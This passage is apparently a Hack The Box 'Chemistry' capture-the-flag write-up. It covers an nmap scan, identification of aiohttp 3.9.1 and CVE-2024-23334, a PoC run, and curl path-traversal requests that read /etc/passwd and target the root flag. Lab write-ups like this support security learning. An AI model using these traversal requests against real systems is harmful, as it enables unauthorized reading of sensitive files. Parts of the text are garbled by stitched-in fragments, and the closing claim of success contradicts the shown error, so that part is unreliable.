
0 updates can be applied immediately.

9 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

How CrackStation Works
Last login: Thu Mar 13 16:19:52 2025 from 10.10.14.162 to crack password hashes. These lines show a mapping between the form of a password, and the correct
password. This is used to quickly identify the correct password for a given hash. If you are unable to get a password hash to map to a known password, it may be necessary to
recompute lookup tables. New and updated accounts can be
rosa@chemistry:~$ |
```

After that, I was able to access the service running on port 8080.



I performed an **nmap** scan on the service and found the service version.

```

root@kali:~/htb/chemistry
File Actions Edit View Help
rosa@chemistry:~ root@kali:~/htb/chemistry root@kali:~/htb/chemistry root@kali:~/htb/chemistry
└─[root@kali ~]─[~/htb/chemistry]
# nmap -A -p 1234 127.0.0.1
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-13 12:33 EDT
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000029s latency).

PORT      STATE SERVICE VERSION
1234/tcp    open  http    aiohttp 3.9.1 (Python 3.9)
|_http-title: Site Monitoring
|_http-server-header: Python/3.9 aiohttp/3.9.1
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 2.6.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:2.6.32 cpe:/o:linux:linux_kernel:5 cpe:/o:linux:linux_kernel:6
OS details: Linux 2.6.32, Linux 5.0 - 6.2
Network Distance: 0 hops

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.24 seconds

```

further footprinting revealed a **path traversal** vulnerability associated with this particular service version.

Google search results for "aiohttp 3.9.1 cve":

- Snyk**: Known vulnerabilities in the aiohttp package. This does not include vulnerabilities belonging to this package's dependencies.
- National Institute of Standards and Technology (NIST)**: CVE-2024-23334 Detail - NVD
- CYBLE**: CGSI Probes: ShadowSyndicate's Aiohttp CVE-2024-23334
- Broadcom**: Attack: Aiohttp Directory Traversal CVE-2024-23334

Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')

Affecting aiohttp package, versions [1.0.5, 3.9.2]

INTRODUCED: 29 JAN 2024 [CVE-2024-23334](#) [CWE-22](#)

How to fix?
Upgrade aiohttp to version 3.9.2 or higher.

Overview
Affected versions of this package are vulnerable to Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal') via the configuration of static routes when the `follow_symlinks` option is set to True. An attacker can read arbitrary files on the system by exploiting the lack of validation for file paths to ensure they are within the specified root directory for static files.

Severity
RECOMMENDED
5.9
MEDIUM

Threat Intelligence
Exploit Maturity: PROOF OF CONCEPT

Since the vulnerability was path traversal, I looked for directories on the target using **ffuf**.

I then found a PoC of the CVE on [github](#) and got a reference on how the vulnerability could be exploited.

The screenshot shows a browser window with multiple tabs open, including a dashboard, a guide on how to use SQLite, CrackStation, Site Monitoring, and a GitHub repository for CVE-2024-23334. The GitHub page is the main focus, displaying the repository's structure and activity. The sidebar on the right provides links to the repository's details, releases, packages, and languages.

```

3.Exploit:
python3 exploit.py -s http://localhost:8081

python3.11 exploit.py -s http://localhost:8081
[+] Testing with http://localhost:8081/static/../../../../etc/passwd
[+] Status code --> 404
[+] Testing with http://localhost:8081/static/../../../../etc/passwd
[+] Status code --> 404
[+] Testing with http://localhost:8081/static/../../../../etc/passwd
[+] Status code --> 404
[+] Testing with http://localhost:8081/static/../../../../etc/passwd
[+] Status code --> 200
## 
# User Database
#
# Note that this file is consulted directly only when the system is running
# in single-user mode. At other times this information is provided by
# Open Directory.
#
# See the opendirectoryd(8) man page for additional information about
# Open Directory.
#
nobody:x:-2:2:Unprivileged User:/var/empty:/usr/sbin/false
root:x:0:0:System Administrator:/var/root:/bin/sh

```

© 2025 GitHub, Inc. Terms Privacy Security Status Docs Contact Manage cookies Do not share my personal information

I then used **curl** and tried accessing the **/etc/passwd** file by exploiting the **path traversal** vulnerability.

```

File Actions Edit View Help
rosa@chemistry:~ root@kali:~/htb/chemistry root@kali:~/htb/chemistry root@kali:~/htb/chemistry
curl --path-as-is "http://127.0.0.1:1234/assets/../../../../etc/passwd"
root:x:0:root:/root/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false

```

Since I was able to confirm the vulnerability, I exploited it to access the root flag from the **/root** directory.

```

File Actions Edit View Help
rosa@chemistry:~ root@kali:~/htb/chemistry root@kali:~/htb/chemistry root@kali:~/htb/chemistry
curl --path-as-is "http://127.0.0.1:1234/assets/../../../../root/root.txt"
Caution: Resolving host name http://127.0.0.1:1234/assets/../../../../root/root.txt failed.

```

With that we successfully pwned the machine **chemistry** :)

Happy Hacking !
